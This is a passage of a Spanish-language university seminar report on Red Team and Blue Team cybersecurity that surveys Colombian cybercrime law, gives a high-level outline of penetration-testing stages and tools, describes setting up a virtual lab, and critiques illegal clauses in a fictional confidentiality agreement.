Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Lorena Patiño Gutiérrez

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería - ECBTI

Especialización en Seguridad Informática

2025

Agradecimientos

Agradezco a mi familia por todo su apoyo y comprensión, a los docentes del programa de Especialización en Seguridad Informática y a mis compañeros de seminario, cuyo acompañamiento y colaboración académica permitieron el desarrollo integral de las actividades prácticas y teóricas presentadas en este proyecto final. Asimismo, reconozco el valor de los laboratorios, simulaciones y escenarios virtuales que hicieron posible poner en práctica conocimientos reales de Red Team y Blue Team, fortaleciendo mi formación profesional.

Resumen

El presente documento integra el desarrollo del seminario especializado en equipos estratégicos de ciberseguridad Red Team & Blue Team. Se muestra una visión completa que une fundamentos legales y éticos, metodologías de pruebas de penetración, análisis técnico de vulnerabilidades, explotación controlada en entornos simulados y acciones de defensa, monitoreo y respuesta ante incidentes. El documento articula los conceptos teóricos con escenarios prácticos basados en máquinas virtuales, herramientas avanzadas como Nmap, Metasploit y entornos de análisis, así como reflexiones éticas derivadas del estudio de casos sobre ciberespionaje y prácticas indebidas en empresas de seguridad.

Se evalúa la normativa vigente en Colombia sobre delitos informáticos y protección de datos, el rol del COPNIA, la Ley 1273 y otras disposiciones que regulan la conducta profesional. Además, se documentan acciones Red Team para la explotación de una vulnerabilidad, los resultados obtenidos y las implicaciones en un entorno real. Desde la perspectiva Blue Team, se profundiza en mecanismos de detección, contención, hardenización y respuesta mediante SIEM, CIS Controls, auditoría y políticas de seguridad. Este documento busca consolidar competencias técnicas y tácticas necesarias para la defensa y ataque ético en ciberseguridad, articulando teoría, práctica y análisis crítico.

Palabras clave**:** Blue Team, ciberseguridad, hardening, pentesting, Red Team.

Abstract

The present document integrates the development of the specialized seminar on Red Team & Blue Team strategic cybersecurity units. It provides a comprehensive overview that combines legal and ethical foundations, penetration testing methodologies, technical vulnerability analysis, controlled exploitation in simulated environments, and defense, monitoring, and incident response actions. The document articulates theoretical concepts with practical scenarios based on virtual machines, advanced tools such as Nmap, Metasploit, and analysis environments, as well as ethical reflections derived from case studies involving cyber espionage and improper practices within security companies. Current Colombian regulations on cybercrime and data protection are evaluated, including the role of COPNIA, Law 1273, and other provisions governing professional conduct. Additionally, Red Team actions related to the exploitation of a vulnerability are documented, along with the results obtained and their implications in a real environment. From the Blue Team perspective, the document delves into detection, containment, hardening, and response mechanisms through SIEM, CIS Controls, auditing, and security policies. This document aims to consolidate the technical and tactical competencies necessary for ethical cybersecurity defense and offensive testing, integrating theory, practice, and critical analysis.

Keywords**:** Blue Team, cybersecurity, pentesting, hardening, Red Team.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Ataque cibernético:

Un ciberataque es un intento de dañar, interrumpir o acceder sin autorización a sistemas informáticos, redes o datos.

Blue Team:

Un Equipo Azul es responsable de la defensa contra ciberataques. Implementa y gestiona medidas defensivas como honeypots, honeynets y sistemas señuelo para detectar y responder a las amenazas.

Ciberseguridad:

Implica proteger los sistemas informáticos, las redes y los datos contra accesos no autorizados, daños y ataques. Incluye diversas técnicas y prácticas para garantizar la confidencialidad, integridad y disponibilidad de la información.

CSIRT (Computer Security Incident Response Team):

Equipo de expertos que gestiona incidentes de ciberseguridad en organizaciones públicas o privadas. Este equipo detecta, responde y mitiga ataques, además de concienciar y asesorar en buenas prácticas.

Hardening:

El endurecimiento o hardenización se refiere al proceso de proteger un sistema reduciendo su superficie de vulnerabilidad. Esto puede implicar configurar sistemas de forma segura, actualizar el software e implementar medidas de seguridad para protegerse contra ataques.

Metasploit:

Es el framework de pruebas de penetración más utilizado en el mundo. Permite a los equipos de seguridad simular ataques reales para descubrir vulnerabilidades en redes, aplicaciones y sistemas antes de que los atacantes las exploten.

Meterpreter:

Es un payload avanzado que se ejecuta dentro del marco de Metasploit. Permite ejecutar comandos y tareas de forma remota en la máquina objetivo, operando a un nivel muy bajo del sistema, lo que lo hace difícil de detectar

MFA (Multi-Factor Authentication):

Método de autenticación que requiere más de un factor para verificar la identidad del usuario.

Nmap:

Es una herramienta de escaneo de seguridad de código abierto que se utiliza para el descubrimiento de redes y la auditoría de seguridad. Realiza actividades como el descubrimiento de hosts, el escaneo de puertos, la detección de versiones, la identificación de sistemas operativos y el escaneo de vulnerabilidades.

Pentesting:

Es la práctica de probar un sistema informático, una red o una aplicación web para encontrar vulnerabilidades de seguridad que un atacante podría explotar. Implica simular ataques para identificar y corregir vulnerabilidades de seguridad.

Red Team:

Un Equipo Rojo simula amenazas reales y realiza operaciones de ataque para evaluar la seguridad de una organización. Utiliza herramientas y técnicas de seguridad ofensivas para simular posibles adversarios, con el objetivo de identificar vulnerabilidades y mejorar las defensas.

SIEM (Security Information and Event Management):

Solución que centraliza la recopilación, análisis y correlación de datos de seguridad de múltiples fuentes. Detecta amenazas en tiempo real, generar alertas y ayudar en la investigación de incidentes.

SOAR (Security Orchestration, Automation and Response):

Conjunto de herramientas que permiten automatizar tareas de seguridad y coordinar la respuesta a incidentes. Reduce tiempos de reacción, integra diferentes sistemas y mejora la eficiencia del Centro de Operaciones de Seguridad.

SOC (Security Operations Center):

Es el Centro de Operaciones de Seguridad de una organización, encargado de monitorear, detectar y responder a amenazas cibernéticas en tiempo real.

Vulnerabilidad:

Es una debilidad en un sistema que puede ser explotada por amenazas para obtener acceso no autorizado o causar daños. Identificar y mitigar vulnerabilidades es un aspecto clave de la ciberseguridad.

Introducción

La ciberseguridad constituye un elemento fundamental para garantizar la protección, integridad y disponibilidad de los activos de información en las organizaciones modernas. La creciente sofisticación de las amenazas cibernéticas ha impulsado la necesidad de estrategias ofensivas y defensivas integradas, representadas por los equipos Red Team y Blue Team. Mientras el Red Team simula ataques reales para identificar vulnerabilidades, el Blue Team se encarga de la defensa, monitoreo, detección y respuesta ante incidentes.

El presente documento compila los resultados del seminario, abarcando análisis legales y éticos, implementación de herramientas de Pentesting, explotación controlada de vulnerabilidades y diseño de estrategias defensivas. La integración del marco normativo colombiano, la práctica técnica con herramientas avanzadas, y el análisis de casos reales permite obtener una comprensión robusta y aplicada del entorno operativo de la ciberseguridad.

Justificación

El desarrollo de este documento responde a la necesidad de formar profesionales capaces de enfrentar los retos actuales en ciberseguridad mediante una visión integral que combine habilidades técnicas, conocimientos legales y criterios éticos. Las organizaciones requieren especialistas que no solo puedan identificar y explotar vulnerabilidades en contextos controlados, sino también responder adecuadamente ante incidentes, preservar la evidencia digital, aplicar buenas prácticas de hardening y cumplir con la normativa vigente.

Realizar el seminario permite comprender el ciclo completo de un incidente de ciberseguridad: desde la identificación de la normativa aplicable y el diseño de entornos seguros, hasta la ejecución de ataques éticos y la implementación de mecanismos de defensa. Este enfoque multidimensional fortalece la capacidad para evaluar riesgos, reducir impactos y garantizar la seguridad digital en entornos empresariales reales.

Objetivos

Objetivo General

Integrar conocimientos técnicos, tácticos, legales y éticos para analizar, diseñar y ejecutar estrategias de ciberseguridad desde las perspectivas del Red Team y Blue Team, mediante la implementación de prácticas en entornos simulados, alineadas a la normativa vigente y a estándares internacionales.

Objetivos Específicos

Analizar el marco legal colombiano aplicable a la ciberseguridad, identificando las obligaciones, responsabilidades y limitaciones éticas que regulan el ejercicio profesional y las operaciones Red Team & Blue Team.

Aplicar metodologías de pentesting en un entorno controlado, ejecutando de manera estructurada las fases de reconocimiento, escaneo, explotación y post-explotación para evaluar vulnerabilidades técnicas.

Configurar y operar un laboratorio virtual con máquinas Windows y Linux, permitiendo la simulación de ataques reales y la evaluación del comportamiento de los sistemas ante compromisos de seguridad.

Documentar y analizar el incidente de seguridad realizado en el ejercicio práctico, evaluando las técnicas de escalamiento de privilegios, movimiento lateral y explotación utilizadas durante el ataque.

Diseñar e implementar controles defensivos desde la perspectiva Blue Team, incluyendo hardening, monitoreo con SIEM, segmentación de red y mecanismos de detección temprana.

Evaluar el cumplimiento ético y legal de acuerdos y procedimientos internos, identificando cláusulas o prácticas que vulneren la Ley 1273, la Ley 1581 y el Código de Ética Profesional.

Proponer medidas de mejora continua orientadas a fortalecer la madurez de la seguridad organizacional, basadas en CIS Controls, buenas prácticas internacionales y lecciones aprendidas del ejercicio.

Análisis del Marco Legal Colombiano y su Aplicación en el Pentesting y la Defensa Técnica ante Ciberataques

En Colombia se destacan varias leyes importantes que regulan los delitos informáticos y la protección de datos personales, mencionadas en la *Tabla 1* y *Tabla 2*. Estas normas constituyen el marco jurídico que busca garantizar la seguridad digital, prevenir conductas ilícitas en el entorno tecnológico y proteger la privacidad de los ciudadanos frente al uso indebido de su información. A través de estas disposiciones, el Estado establece sanciones para quienes cometen fraudes electrónicos, accesos no autorizados o manipulación de datos, al tiempo que promueve buenas prácticas en el manejo responsable de la información personal.

Leyes sobre Delitos Informáticos

Tabla 1.

Ley sobre Delitos Informáticos

Ley	Propósito	Características
Ley 1273 de 2009	Esta ley establece la protección de la información y los datos, creando un nuevo bien jurídico protegido.	- Tipifica los delitos informáticos y establece sanciones para conductas como el acceso abusivo a sistemas informáticos, la interceptación de datos informáticos, y la alteración de datos. - Busca proteger la integridad, confidencialidad y disponibilidad de la información (Rincón, 2022).
Ley 1928 de 2018	Aprobar la Convención de Budapest sobre ciberdelincuencia.	- Establece un marco de cooperación internacional para combatir los delitos informáticos. - Facilita colaboración entre países para investigación y persecución de delitos informáticos (Mejía, 2023).
Plan Nacional de Ciberseguridad	Implementado por el gobierno colombiano para combatir los ciberataques y proteger la información de los ciudadanos.	- Educación y capacitación en ciberseguridad. - Fortalecimiento de infraestructura crítica y los sistemas de información (Jiménez & López, 2023).

Ley sobre Protección de Datos Personales

Tabla 2.

Ley sobre Protección de Datos Personales en Colombia

Ley	Propósito	Características
Ley 1581 de 2012	Regular la protección de datos personales en Colombia.	- Define principios y derechos relacionados con el tratamiento de datos personales. - Establece obligaciones para los responsables del tratamiento de datos, incluyendo la obtención de consentimiento y la implementación de medidas de seguridad adecuadas (Arcos, 2023; Concha & Suárez, 2013).

Nota: Estas tablas muestran el propósito y características de las leyes sobre delitos informáticos y la ley sobre protección de datos personales en Colombia. *Fuente.* Autoría propia

Etapas del Pentesting y herramientas

1. Preparación y Definición del Alcance

En el primer paso se establece con claridad qué se evaluará, cuáles son los objetivos de la prueba y qué sistemas, aplicaciones o segmentos de red serán incluidos o excluidos. También se acuerdan las reglas de compromiso y los criterios de éxito.

Ejemplo de herramienta: Documentación formal del proyecto, acuerdos de alcance y lineamientos operativos.

2. Obtención de Información (Reconocimiento)

Durante esta fase se recopilan datos preliminares sobre el objetivo, tales como dominios, rangos de IP, perfiles públicos y detalles generales de su infraestructura digital.

Ejemplo de herramienta: SearchOL, un script en Python orientado a recolectar información de usuarios desde plataformas sociales mediante múltiples motores de búsqueda (Ahmed et al., 2022).

3. Identificación de Servicios y Vulnerabilidades Iniciales (Escaneo)

Este paso consiste en examinar el entorno objetivo para reconocer puertos abiertos, servicios activos y configuraciones que puedan representar un riesgo de seguridad.

Ejemplo de herramienta: Nmap, ampliamente utilizado para detectar servicios disponibles y realizar análisis detallados de puertos (Castiglione et al., 2020).

4. Análisis Detallado y Enumeración de Vulnerabilidades

Una vez identificado el panorama de servicios, se procede a evaluar a profundidad las posibles debilidades, correlacionando información técnica para detectar puntos de ataque viables.

Ejemplo de herramienta: Nmap Vulscan, complemento que permite identificar vulnerabilidades y asociarlas con exploits conocidos (Castiglione et al., 2020).

5. Ejecución de la Explotación

En esta etapa el analista intenta aprovechar las vulnerabilidades detectadas para comprometer el sistema, obtener acceso o ejecutar acciones específicas sobre el objetivo.

Ejemplo de herramienta: Metasploit Framework, uno de los sistemas más utilizados para desarrollar y lanzar exploits (Ziro, 2023).

6. Actividades Posteriores a la Explotación

Tras obtener acceso, se efectúan acciones orientadas a mantener la sesión abierta, extraer información crítica, elevar privilegios o pivotar hacia otros sistemas, además de considerar tareas de limpieza.

Ejemplo de herramienta: Meterpreter, incluido en Metasploit, permite llevar a cabo operaciones avanzadas de post-explotación (Hines, 2022; Ziro, 2023).

7. Elaboración del Informe Final

En la última etapa se documentan los resultados del ejercicio, explicando qué vulnerabilidades fueron encontradas, cómo se explotaron y qué medidas deben aplicarse para corregirlas o mitigarlas.

Ejemplo de herramienta: Dradis, utilizado para organizar evidencia, generar reportes profesionales y estructurar los hallazgos (Hines, 2022).

Figura 1.

Etapas del Pentesting

Fuente. Autoría propia

Herramientas de Ciberseguridad

Las herramientas de ciberseguridad son esenciales para proteger los sistemas de información, ya que permiten identificar vulnerabilidades, detectar actividades maliciosas y responder de manera oportuna ante posibles amenazas. Gracias a estos recursos, los equipos Red Team y Blue Team pueden evaluar la seguridad de la infraestructura tecnológica, simular ataques controlados, realizar análisis de

riesgos y fortalecer los mecanismos de defensa. Su uso adecuado no solo mejora la capacidad de prevención y mitigación, sino que también contribuye a mantener la integridad, disponibilidad y confidencialidad de la información, pilares fundamentales en cualquier estrategia de seguridad digital.

Tabla 3.

Herramientas de Ciberseguridad

Herramienta	Descripción
Nmap	Es una herramienta gratuita y de código abierto utilizada para el análisis de redes y la evaluación de vulnerabilidades. Su función principal es identificar los hosts activos en una red y los servicios que se ejecutan en ellos, lo que permite trazar un mapa detallado de la infraestructura (Santana, 2013). Gracias a esta capacidad, Nmap proporciona información valiosa que ayuda a los administradores a formular políticas de seguridad y evaluar posibles amenazas dentro de sus sistemas.
Metasploit	Es una plataforma versátil y potente diseñada para realizar pruebas de penetración en sistemas informáticos. Permite a los usuarios recopilar información sobre un objetivo, seleccionar y ejecutar exploits, y realizar ataques avanzados mediante módulos extensibles. Aunque algunas de sus funciones son sencillas, otras requieren una curva de aprendizaje (Andress & Linn, 2017). Para facilitar su uso, Offensive Security ofrece un curso gratuito llamado Metasploit Unleashed, que proporciona formación práctica sobre esta herramienta.
OpenVAS (Open Vulnerability Assessment System):	Es un escáner de vulnerabilidades de código abierto ampliamente reconocido por su capacidad para identificar y gestionar riesgos de seguridad. Ofrece pruebas autenticadas y no autenticadas, soporta múltiples protocolos de red, y permite ajustar el rendimiento para escaneos a gran escala. Además, cuenta con un lenguaje interno para desarrollar pruebas personalizadas y se actualiza diariamente con nuevas definiciones de vulnerabilidades, lo que garantiza una cobertura actualizada y eficaz (Greenbone, 2025).

Nota: Esta tabla muestra las herramientas de ciberseguridad y su descripción. *Fuente.* Autoría propia

Servicios en Línea

ExploitDB: Es un repositorio especializado que almacena exploits, es decir, fragmentos de código o programas creados para aprovechar fallos de seguridad presentes en sistemas y aplicaciones. Estos exploits pueden ser empleados para ejecutar acciones maliciosas como el robo de información, la

instalación de malware o la obtención de acceso no autorizado. Esta plataforma resulta fundamental en el análisis de vulnerabilidades y en la labor de los profesionales de ciberseguridad, ya que ofrece una fuente actualizada para estudiar fallas reales y comprender cómo han sido explotadas en escenarios prácticos (Chadha et al., 2022).

CVE (Common Vulnerabilities and Exposures): Es un inventario público donde se registran vulnerabilidades confirmadas en software y hardware. Administrado por MITRE Corporation, este catálogo se actualiza constantemente con nuevas debilidades reportadas por investigadores, fabricantes y la comunidad de seguridad. Cada vulnerabilidad recibe un código único que facilita su identificación y permite compartir información de manera estandarizada entre empresas, organismos y herramientas de seguridad, optimizando así los procesos de gestión y mitigación de riesgos (Dimitrov, 2022).

Implementación del banco de trabajo

Paso A: Se configura la aplicación de virtualización VirtualBox, asegurándose de utilizar su versión más reciente, con el fin de preparar el entorno donde se cargarán las máquinas virtuales Parrot 6.4 y Windows 7.

Paso B: Se procede con la instalación de un sistema operativo Windows y de una distribución Linux orientada a seguridad, en este caso Kali/Parrot Security 6.4.


Instalación de Parrot Security

Desde el sitio oficial de Parrot (https://parrotsec.org/) se descargó el archivo en formato OVA, el cual permite importar directamente la máquina virtual preconfigurada.

Posteriormente, dentro de VirtualBox, se utilizó la opción de importar para cargar la imagen de Parrot Security 6.4, tal como se muestra en la *Figura 2*.

Figura 2.

Importación de servicio automatizado Parrot Security 6.4 en VirtualBox




Fuente. Autoría propia

Instalación de Windows 7

Se lleva a cabo la importación de la máquina virtual correspondiente a Windows 7 (ver *Figura 3*), utilizando el archivo OVA descargado desde el enlace proporcionado en la guía de la actividad. Una vez incorporada la imagen en VirtualBox, se procede a ajustar los parámetros del sistema y la configuración de red.

Figura 3.

Importación de servicio virtualizado Windows 7



Fuente. Autoría propia


Paso C: Validación de comunicación entre las máquinas Parrot 6.4 y Windows 7

Para comprobar que ambas máquinas virtuales pueden comunicarse entre sí, se emplea el comando ping acompañado de la dirección IP del equipo de destino, con el fin de verificar la conectividad de red.

En la terminal de la máquina virtual Parrot, se ejecuta el comando ping 192.168.1.14, confirmándose que los paquetes llegan de manera adecuada, tal como se aprecia en la *Figura 4*.

Figura 4.

Comando ping 192.168.1.14 para verificar comunicación con Windows 7




Fuente. Autoría propia

De igual manera, en la terminal de la máquina virtual Windows 7 se ingresa el comando ping 192.168.1.13 y se puede verificar que todos los paquetes fueron enviados y recibidos correctamente, como se observa en la *Figura 5*.

Figura 5.

Comando ping 192.168.1.13 para verificar comunicación con Parrot 6.4



Fuente. Autoría propia

Ética Laboral y Legislación Aplicada a la Seguridad

¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 - Acuerdo usted logra evidenciar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo? Deberá argumentar su respuesta y señalar los fragmentos ilegales del anexo acuerdo en caso de existir alguna irregularidad.

Sí. Tras analizar los documentos, se identificó la presencia de cláusulas que resultan ilegales y contrarias a los principios éticos y normativos relacionados con la seguridad informática, la confidencialidad y la protección de datos personales.

En el Anexo 2 – Escenario 2, se describe que SecureNova Labs, una empresa reconocida en el ámbito de la ciberseguridad pretende conformar equipos Red Team y Blue Team, para lo cual entrega a los candidatos un contrato y un acuerdo de confidencialidad.

Sin embargo, dichos documentos fueron elaborados por un abogado previamente desvinculado por faltas disciplinarias y nunca fueron revisados por la alta dirección. Esto genera un riesgo tanto legal como ético, ya que podrían contener disposiciones indebidas o incompatibles con las normas y la ética profesional.

El escenario también resalta que la empresa ha enfrentado incidentes relacionados con información sensible, lo que aumenta la gravedad del problema, dado que los equipos Red y Blue Team trabajan con datos de alta criticidad.

Asimismo, al revisar el Anexo 3 – Acuerdo, se detectaron múltiples cláusulas que vulneran la normativa colombiana en materia de protección de datos, ética profesional y delitos informáticos, las cuales se detallan a continuación:

Encubrimiento de actos ilícitos

Fragmento: *"**Primera. Objeto:** en virtud del presente **acuerdo de confidencialidad**, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de **SecureNova Labs** no podrán ser divulgados".*

La irregularidad radica en que esta cláusula impide divulgar información relacionada con actividades ilícitas, lo cual constituye un acto de encubrimiento. Esta prohibición contraviene diversas normativas, entre ellas:

Ley 1273 de 2009 (*artículos 269A–269F*): que sanciona conductas como el acceso no autorizado, la interceptación indebida y la afectación de datos personales.

Código de Ética Profesional (artículo 31, literal f): que establece la obligación de los profesionales de reportar cualquier delito o falta del cual tengan conocimiento.

Desde una perspectiva ética, restringir la denuncia de comportamientos delictivos va en contra de los principios de transparencia, responsabilidad social y cumplimiento de la ley que deben regir la actuación profesional.

Normalización de delitos informáticos

Fragmento: Clausula Segunda. Definición de información confidencial – literal 2. "*Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos*".

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos

secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

La irregularidad consiste en que se presentan acciones consideradas delitos informáticos por la *Ley 1273* como si se tratara simplemente de “información confidencial”. Esto es incorrecto desde el punto de vista legal, ya que:

El artículo 269C (interceptación de datos informáticos) y el *artículo 269A* (acceso abusivo a un sistema informático) penalizan precisamente este tipo de conductas.

La Resolución 02239 de 2024 del MinTIC señala que el tratamiento de la información debe regirse por los principios de legalidad, confidencialidad y ética digital, prohibiendo cualquier manipulación o uso inapropiado de datos.

Éticamente, esta práctica normaliza comportamientos asociados a la ciberdelincuencia, lo cual se opone directamente a los valores de integridad, transparencia y rectitud profesional.

Prohibición de denunciar actividades ilícitas

Fragmentos: Clausula Cuarta. Obligaciones de la parte receptora – literales 3 y 4:

“3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros”.

“4. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas”.

La irregularidad radica en que estas cláusulas contradicen tanto la normatividad vigente como la obligación ética de reportar conductas irregulares. En particular:

El Artículo 31, literal f) del Código de Ética Profesional establece que todo profesional debe denunciar cualquier delito o falta que vaya en contra de la ética.

La Ley 1273 de 2009 determina responsabilidad penal para quienes oculten, faciliten o participen indirectamente en delitos informáticos.

La Resolución 02238 de 2024 del MinTIC exige transparencia y registro adecuado en el tratamiento de datos personales, además de la obligación de notificar incidentes de seguridad digital.

Exigir a los aspirantes que no informen sobre hechos delictivos implica una forma de presión indebida que resulta ilegal y vulnera principios éticos fundamentales.

Asignación de responsabilidad injusta

Fragmento: Clausula Cuarta. Obligaciones de la parte receptora - Literal 8. *"Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento"*.

La irregularidad consiste en que esta cláusula atribuye responsabilidad penal al firmante aun cuando no haya intervenido en acciones ilegales, lo cual vulnera el principio constitucional de presunción de inocencia establecido en el *Artículo 29*.

Además, es incompatible con la *Ley 1273*, que establece sanciones exclusivamente para las personas que ejecuten, colaboren o contribuyan de manera directa a la comisión de delitos informáticos.

Tabla 4.

Normas vulneradas

Norma	Principio vulnerado	Descripción de la infracción
Ley 1273 de 2009	Protección de la información y los datos	Se promueven y ocultan prácticas de interceptación y acceso abusivo.
Código de Ética Profesional (Ley 842 de 2003)	Honestidad, denuncia y responsabilidad profesional	Se obliga al silencio ante delitos y se desinforma al profesional sobre su deber ético.
Resolución 02238 de 2024 (MinTIC)	Transparencia y legalidad en el tratamiento de datos personales	No se garantiza trazabilidad ni reporte de incidentes.
Resolución 02239 de 2024 (MinTIC)	Seguridad digital y confidencialidad legal	Se vulnera el principio de gestión segura y ética de la información.

Nota: Esta tabla muestra las normas vulneradas encontradas en el anexo 3 - Acuerdo. *Fuente.* Autoría propia.

Si la respuesta es afirmativa y usted encontró algún proceso ilegal en el anexo 3 – Acuerdo: acuerdo, deberá mencionar que artículos de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley 1273.

Debido a que en el Anexo 3 – Acuerdo se identificaron prácticas que podrían considerarse ilícitas, en la *Tabla 5* se detallan los artículos de la Ley 1273 que resultarían afectados, su correspondencia con las cláusulas del acuerdo y la razón por la cual dichas disposiciones podrían constituir una vulneración.

Tabla 5.

